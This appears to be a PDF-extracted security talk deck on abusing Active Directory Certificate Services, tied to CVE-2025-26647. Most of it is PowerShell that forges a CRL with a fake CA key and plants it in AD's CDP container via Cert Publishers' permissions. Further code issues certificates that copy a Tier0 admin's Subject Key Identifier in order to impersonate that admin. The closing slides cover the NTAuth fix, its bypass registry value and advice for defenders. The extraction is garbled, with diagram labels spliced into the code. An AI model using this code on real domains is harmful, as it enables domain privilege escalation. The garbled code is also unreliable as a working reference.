
\$Crl.Issuer = \$dn \$Crl.CRLNumber([CERTENROLLlib.EncodingType]::XCN_CRYPT_STRING_HEX) = "0001" \$signer = [CERTENROLLlib.CSignerCertificateClass]::new()

Note the thumbprint below is the 'Fake CA' certificate with the private key available

\$signer.Initialize(\$false,[CERTENROLLlib.X509PrivateKeyVerify]::VerifyNone, [CERTENROLLlib.EncodingType]::XCN_CRYPT_STRING_HEXRAW,

"D948F2E5585FD3C7802263DAED9722E67315FA02") \$Crl.SignerCertificate = \$signer \$Crl.Encode()

[System.IO.File]::WriteAllBytes("fakeca.crl", [System.Convert]::FromBase64String(\$Crl.RawData()))


































But domain controllers can't block LDAP to themselves – right?

Turn's out that 'Cert Publishers' have Full Control on any sub-container created

as part of every Enterprise CA installation, let's use that









All Issuance Polices









Untrusted on selected devices

Upload the CRL to AD

#Load the CRL created and signed earlier from file

\$CDPLocation = "CN=NTTEST-CA-01,CN=CDP,CN=Public Key

Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com"


\$CrlBytes = [System.IO.File]::ReadAllBytes("fakeca.crl") \$addRequest =

[AddRequest]::new([String]::Format("\$CASubject,{0}", \$CDPLocation),

[DirectoryAttribute]::new("objectClass", "cRLDistributionPoint"),

[DirectoryAttribute]::new("certificateRevocationList",\$CrlBytes)) \$addResponse =

\$Idap.SendRequest(\$addRequest)















T1 CA NOT trusted

in NTAuth

Issuing CA 2

Root CA

Forest

Issuing CA 1

Issue certificate with CDP extension?

```
Import-Module -Name CertRequestTools
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\$AmaExtension = New-CertificatePoliciesExtension -Oid "1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.402"

\$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new()

\$CRLDistInfo.Reset(1)

\$CRLDistInfo.SetNameCount(0, 1) \$CRLDistInfo.SetNameEntry(0, 0, 7, "Idap:///CN=Chrisse Root CA,CN=NTTEST-CA-01,CN=CDP,CN=Public Key Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint") \$CRLDistInfoB64 = \$CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64) \$CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31", [Convert]::FromBase64String(\$CRLDistInfoB64), \$false)

$params = @{$

Type = 'Custom'

Subject = 'CN=DEMO5 - fakecaso3'

KeyExportPolicy = 'Exportable'

KeyLength = 2048

HashAlgorithm = 'sha256'

NotAfter = (Get-Date).AddMonths(10)

CertStoreLocation = 'Cert:\CurrentUser\My'

Signer = \$signer TextExtension = @(

'2.5.29.37={text}1.3.6.1.5.5.7.3.2',

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Extension = \$CRLDistInfoExtManaged, \$AmaExtension }

New-SelfSignedCertificate @params




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
Root CA Untrusted on selected devices



Demo

Let's try our Fake CA







Issue certificate with same SKI as exiting T0 admin? Dn: CN=Carl Sörqvist (A0),OU=Tier0,DC=nttest,DC=chrisse,DC=com accountExpires: 9223372036854775807 (never); using namespace System. Security. Cryptography altSecurityIdentities: X509:<SKI>C97FACAFD474A962253C5EF55E72ED712B788905; using namespace System. Security. Cryptography. X509 Certificates Import-Module -Name CertRequestTools \$SKIExt = [X509SubjectKeyIdentifierExtension]::new("c97facafd474a962253c5ef55e72ed712b788905", \$false) \$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new() \$CRLDistInfo.Reset(1) \$CRLDistInfo.SetNameCount(0, 1) \$CRLDistInfo.SetNameEntry(0, 0, 7, "Idap:///CN=Chrisse Root CA,CN=NTTEST-CA-01,CN=CDP,CN=Public Key Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint") Root CA \$CRLDistInfoB64 = \$CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64) \$CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31", [Convert]::FromBase64String(\$CRLDistInfoB64), \$false) $params = @{$ T1 CA NOT trusted Type = 'Custom' Subject = 'CN=DEMO7 - casoski' in NTAuth #KeySpec = 'Signature' KeyExportPolicy = 'Exportable' KeyLength = 2048 HashAlgorithm = 'sha256' NotAfter = (Get-Date).AddMonths(10) CertStoreLocation = 'Cert:\CurrentUser\My' Issuing CA 1 Issuing CA 2 Signer = \$signer TextExtension = @('2.5.29.37={text}1.3.6.1.5.5.7.3.2', '2.5.29.17={text}upn=caso@nttest.chrisse.com') **Forest** Extension = \$CRLDistInfoExtManaged, \$SKIExt New-SelfSignedCertificate @params

Specific Assurance Policy Trusted in NTAuth

All Issuance Polices

Intermediate CA

Root CA

Untrusted on selected devices



All ways lead to NTAuth - CVE-2025-26647

- We just covered that you could issue a certificate with a predefined SKI (e.g., matching an existing SKI mapping of an admin account).
 - It was possible to supply your own SKI in the cert request to AD CS, but Microsoft silently patched this.
- All issuers must be trusted in NTAuth to be able to perform PKINIT against Active Directory.
- Enforced since July 2025.
- You can opt-out for now by setting 'AllowNtAuthPolicyBypass=1'.



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
- This will eventually lead to issues for 3rd-party and external CAs as ALL issuers needs to be trusted in NTAuth.
- Processes might need to change to keep NTAuth up to date.
- You only want CAs intended for PKINIT in NTAuth.



